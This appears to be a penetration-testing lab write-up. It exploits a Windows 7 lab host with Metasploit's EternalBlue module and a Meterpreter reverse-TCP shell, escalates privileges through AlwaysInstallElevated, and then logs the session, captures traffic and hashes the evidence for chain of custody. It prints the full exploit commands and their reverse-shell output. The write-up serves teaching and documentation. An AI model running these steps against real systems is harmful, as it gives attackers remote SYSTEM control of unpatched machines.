Post-Exploitation and Evidence Collection

Tools Required:

- Metasploit Framework
- Meterpreter
- Wireshark
- Volatility

1. Start Metasploit
   msfconsole

2. Gain a Meterpreter Session
   use exploit/windows/smb/ms17_010_eternalblue
   set RHOSTS <target_ip>
   set LHOST <your_ip>
   set payload windows/x64/meterpreter/reverse_tcp
   exploit

```
┌──(kali㉿kali)-[~]
└─$ msfconsole -q
msf > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.1.48
rhosts => 192.168.1.48
msf exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 192.168.1.101:4444
[*] 192.168.1.48:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
```

Figure 1: Exploitation Using the Metasploit EternalBlue Exploit

3. Check System Information
   'sysinfo' and 'getuid'

```
meterpreter > sysinfo
Computer        : WIN7
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Figure 2: Gain Meterpreter access

- Privilege Escalation

  background
  use exploit/windows/local/always_install_elevated
  set SESSION 1
  run

```
msf exploit(windows/local/always_install_elevated) > set SESSION 1
SESSION => 1
msf exploit(windows/local/always_install_elevated) > run
[*] Started reverse TCP handler on 192.168.1.101:4444
[*] Sending stage (190534 bytes) to 192.168.1.48
[*] Meterpreter session 2 opened (192.168.1.101:4444 -> 192.168.1.48:49165) at 2026-03-25 10:22:20 -0400
```

Figure 3: Exploitation Using the Metasploit AlwaysInstallElevated Exploit

- Confirm elevated privileges:
  Sysinfo
  getuid

```
meterpreter > sysinfo
Computer        : WIN7
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Figure 4: Gain Meterpreter access

Collect Evidence (Files & Logs)

To log a session in the Metasploit Framework, you can record everything that happens in the terminal using the spool command. This is useful for lab reports and penetration testing documentation.

- Start Logging the Session
  spool session_log.txt

- Run Your Exploit
  Example,
  use exploit/windows/smb/ms17_010_eternalblue
  set RHOSTS <target_ip>

exploit

- Stop Logging
  spool off

- View the Log File
  cat session_log.txt

```
┌──(kali㉿kali)-[~]
└─$ cat session_log1.txt
[*] Spooling to file session_log1.txt ...
msf > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.1.48
rhosts => 192.168.1.48
msf exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 192.168.1.101:4444
[*] 192.168.1.48:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.1.48:445      - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.1.48:445      - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.1.48:445 - The target is vulnerable.
[*] 192.168.1.48:445 - Connecting to target for exploitation.
[+] 192.168.1.48:445 - Connection established for exploitation
```

Figure 5: View the Log File

Capture Network Traffic

Open Wireshark and capture traffic from the target machine.

1. Start Wireshark.
2. Select the network interface.
3. Start packet capture.
4. Apply filter for HTTP traffic.
   http



Figure 6: http packet capture

Generate Hash for Evidence

sha256sum https_capture.pcap

Hash value -
2ba4a110cb72a706490b4c995c7d448b81827f8618ecd2a24013fb07793c7022

```
┌──(kali㉿kali)-[~]
└─$ sha256sum https_capture.pcap
2ba4a110cb72a706490b4c995c7d448b81827f8618ecd2a24013fb07793c7022  https_capture.pcap
```

Figure 7: Generate Hash with sha256sum

Maintain Chain of Custody

Item	Description	Collected By	Date	Hash Value
Traffic Log	HTTP Traffic	VAPT Analyst	2026-03-25	SHA256 Hash

Table 1: chain of custody

Evidence Collection Summary

During the post-exploitation phase, evidence was collected from the compromised system after gaining Meterpreter access using the EternalBlue exploit. Network traffic was captured using Wireshark and session logs were recorded through Metasploit Framework. The captured files were hashed using SHA256 to ensure integrity and maintain proper chain-of-custody documentation.

Lab Summary

In this lab, post-exploitation techniques were performed on a Windows 7 target system. A successful Meterpreter session was obtained using the EternalBlue exploit through the Metasploit Framework. Privilege escalation was achieved using the AlwaysInstallElevated module. Network traffic was captured using Wireshark, and collected evidence was verified using SHA256 hashing to maintain data integrity and proper documentation.